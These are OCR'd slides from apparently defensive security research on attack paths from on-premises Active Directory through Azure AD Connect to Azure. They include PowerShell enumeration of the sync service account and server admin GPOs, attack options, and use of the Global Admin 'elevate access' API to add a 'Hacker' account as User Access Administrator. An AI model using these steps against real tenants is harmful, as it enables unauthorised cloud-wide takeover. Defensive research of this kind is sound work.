


On-Prem: Acme's Azure AD Connect

```
PS C:\> get-aduser -filter {samaccountname -like "MSOL*"}`
 -prop DistinguishedName,description | fl *


Description       : Account created by the Windows Azure Active Directory Sync tool with installatio
                    'trd977930921' running on computer 'AZURESYNC' configured to synchronize to tena
                    'theacmeio.onmicrosoft.com'. This account must have directory replication permis
                    Directory and write permission on certain attributes to enable Hybrid Deployment
DistinguishedName : CN=MSOL_trd977930921,OU=Service Accounts,DC=theacme,DC=io
Enabled           : True
GivenName         :
Name              : MSOL_trd977930921
ObjectClass       : user
ObjectGUID        : cdcb6dd0-65e2-40bc-bc60-461408831036
SamAccountName    : MSOL_trd977930921
SID               : S-1-5-21-143179592-3749324205-2095737646-1138
```

On-Prem: Acme's Azure AD Connect



On-Prem: Acme's Azure AD Connect

```
PS C:\> get-aduser -filter {samaccountname -like "MSOL*"}`
 -prop DistinguishedName,description | fl *


Description         : Account created by the Windows Azure Active Directory Sync
                      'trd977930921' running on computer 'AZURESYNC' configured t
                      'theacmeio.onmicrosoft.com'. This account must have directo
                      Directory and write permission on certain attributes to ena
DistinguishedName   : CN=MSOL_trd977930921,OU=Service Accounts,DC=theacme,DC=io
Enabled             : True
GivenName           :
Name                : MSOL_trd977930921
PS C:\> get-adcomputer AzureSync



DistinguishedName : CN=AZURESYNC,OU=Servers,DC=theacme,DC=io
DNSHostName       :
Enabled           : True
Name              : AZURESYNC
ObjectClass       : computer
```


On-Prem: Acme's Azure AD Connect

```
PS C:\> Find-GPOComputerAdmin -OUName 'OU=Servers,DC=theacme,DC=io'


ComputerName    :
ObjectName      : ServerAdmins
ObjectDN        : CN=Server Admins,OU=Groups,DC=theacme,DC=io
ObjectSID       : S-1-5-21-143179592-3749324205-2095737646-1103
IsGroup         : True
GPODisplayName  : Server Baseline Policy
GPOGuid         : {002404EA-6ACB-495D-97E6-2AEC89ED91A8}
GPOPath         : \\theacme.io\SysVol\theacme.io\Policies\{002404EA-6AC
GPOType         : GroupPolicyPreferences
```

On-Prem: Acme's Azure AD Connect





On-Prem: Acme's Azure AD Connect Scenario

- Azure AD Connect service account is granted password hash sync rights.
- AAD Connect runs on "AzureSync" which is in the Servers OU.
- The Servers OU has 2 GPOs applied:
  - "Server Baseline Policy" GPO adds the Server Admins group (in the Groups OU).
  - "Server Config" GPO has 3 Server Tier groups with modify rights.

<u>Attack Options:</u>

- Compromise account that is a member of the Server Admins group or any of the Server Tier groups.
- Compromise account delegated rights to modify groups in the Groups OU.

From Azure AD to Azure

An Unanticipated Attack Path

https://adsecurity.org/?p=4277

Note that it's possible that Microsoft has made changes to elements described in this section since I performed this research and reported the issue.

Global Administrator / Company Administrator

Users with this role have access to all administrative features in Azure Active Directory, as well as services that use Azure Active Directory identities like Microsoft 365 security center, Microsoft 365 compliance center, Exchange Online, SharePoint Online, and Skype for Business Online. The person who signs up for the Azure Active Directory tenant becomes a global administrator. Only global administrators can assign other administrator roles. There can be more than one global administrator at your company. Global admins can reset the password for any user and all other administrators.

> **Note**
>
> In Microsoft Graph API, Azure AD Graph API, and Azure AD PowerShell, this role is identified as "Company Administrator". It is "Global Administrator" in the Azure portal.

Home > Trimarc R&D - Properties

Trimarc R&D - Properties

Azure Active Directory

Search (Ctrl+/)

- Identity Governance
- Application proxy
- Licenses
- Azure AD Connect
- Custom domain names
- Mobility (MDM and MAM)
- Password reset
- Company branding
- User settings
- Properties
- Notifications settings

Security

- Overview (Preview)
- Identity Secure Score
- Conditional Access
- MFA
- Risky users (Users flagged fo...
- Risky sign-ins

Save Discard

Directory properties

* Name
Trimarc R&D

Country or region
United States

Location
United States datacenters

Notification language
English

Directory ID
1058307b-ab46-4062-ace3-e08267670b92

Technical contact
sean@trimarcsecurity.com

Global privacy contact
private@trimarcsecurity.com

Privacy statement URL
https://www.trimarcrd.com/privacy

Access management for Azure resources

AzureAdmin@trimarcrd.com (AzureAdmin@trimarcrd.com) can manage access to all Azure subscriptions and management groups in this directory. Learn more

Yes No

Manage Security defaults

Access management for Azure resources

AzureAdmin@trimarcrd.com (AzureAdmin@trimarcrd.com) can manage access to all Azure subscriptions and management groups in this directory. Learn more

Yes | No




When you set the toggle to **Yes**, you are assigned the User Access Administrator role in Azure RBAC at root scope (/). This grants you permission to assign roles in all Azure subscriptions and management groups associated with this Azure AD directory. This toggle is only available to users who are assigned the Global Administrator role in Azure AD.

When you set the toggle to **No**, the User Access Administrator role in Azure RBAC is removed from your user account. You can no longer assign roles in all Azure subscriptions and management groups that are associated with this Azure AD directory. You can view and manage only the Azure subscriptions and management groups to which you have been granted access.

How does elevate access work?

Azure AD and Azure resources are secured independently from one another. That is, Azure AD role assignments do not grant access to Azure resources, and Azure role assignments do not grant access to Azure AD. However, if you are a Global Administrator in Azure AD, you can assign yourself access to all Azure subscriptions and management groups in your directory. Use this capability if you don't have access to Azure subscription resources, such as virtual machines or storage accounts, and you want to use your Global Administrator privilege to gain access to those resources.

When you elevate your access, you will be assigned the User Access Administrator role in Azure at root scope (`/`). This allows you to view all resources and assign access in any subscription or management group in the directory. User Access Administrator role assignments can be removed using PowerShell.



https://docs.microsoft.com/en-us/azure/role-based-access-control/elevate-access-global-admin

Elevate Access API

Global Administrator - Elevate Access

Service: Authorization

API Version: 2015-07-01

Elevates access for a Global Administrator.

HTTP Copy

```
POST https://management.azure.com/providers/Microsoft.Authorization/elevateAccess?api-version=2015-07-01
```

URI Parameters

Name	In	Required	Type	Description
`api-version`	query	True	string	The API version to use for this operation.

Responses

Name	Type	Description
200 OK		OK - Returns an HttpResponseMessage with HttpStatusCode 200.

Security


azure_auth

Except…

Note

If you're using Azure AD Privileged Identity Management (PIM), deactivating your role assignment does not change this toggle to **No**. To maintain least privileged access, we recommend that you set this toggle to **No** before you deactivate your role assignment.

Compromise Office 365 Global Admin



Admin Account Take Over Defense

MFA Your ADMINS!

- Admin Accounts with MFA Sept 2017: 0.7%
- Admin Accounts with MFA Sept 2018: 1.7%
- Admin Accounts with MFA Aug 2019: 7.94%!

Access management for Azure resources

AzureAdmin@trimarcrd.com (AzureAdmin@trimarcrd.com) can manage access to all Azure subscriptions and management groups in this directory. Learn more

Yes | No

(Office 365)
Global Admin


Yes

(Azure)
User Access
Administrator

Hacker Account Added to User Access Administrator

User Access Administrator

☐	AZ	AzureAdmin AzureAdmin@trimarcrd.com	User	User Access Administrator ⓘ	Root (Inherited)
☐	AA	Azure AD Service Account AzureADService@trimarcrd.com	User	User Access Administrator ⓘ	Root (Inherited)
☑	HA	Hacker Hacker@trimarcrd.com	User	User Access Administrator ⓘ	Root (Inherited)
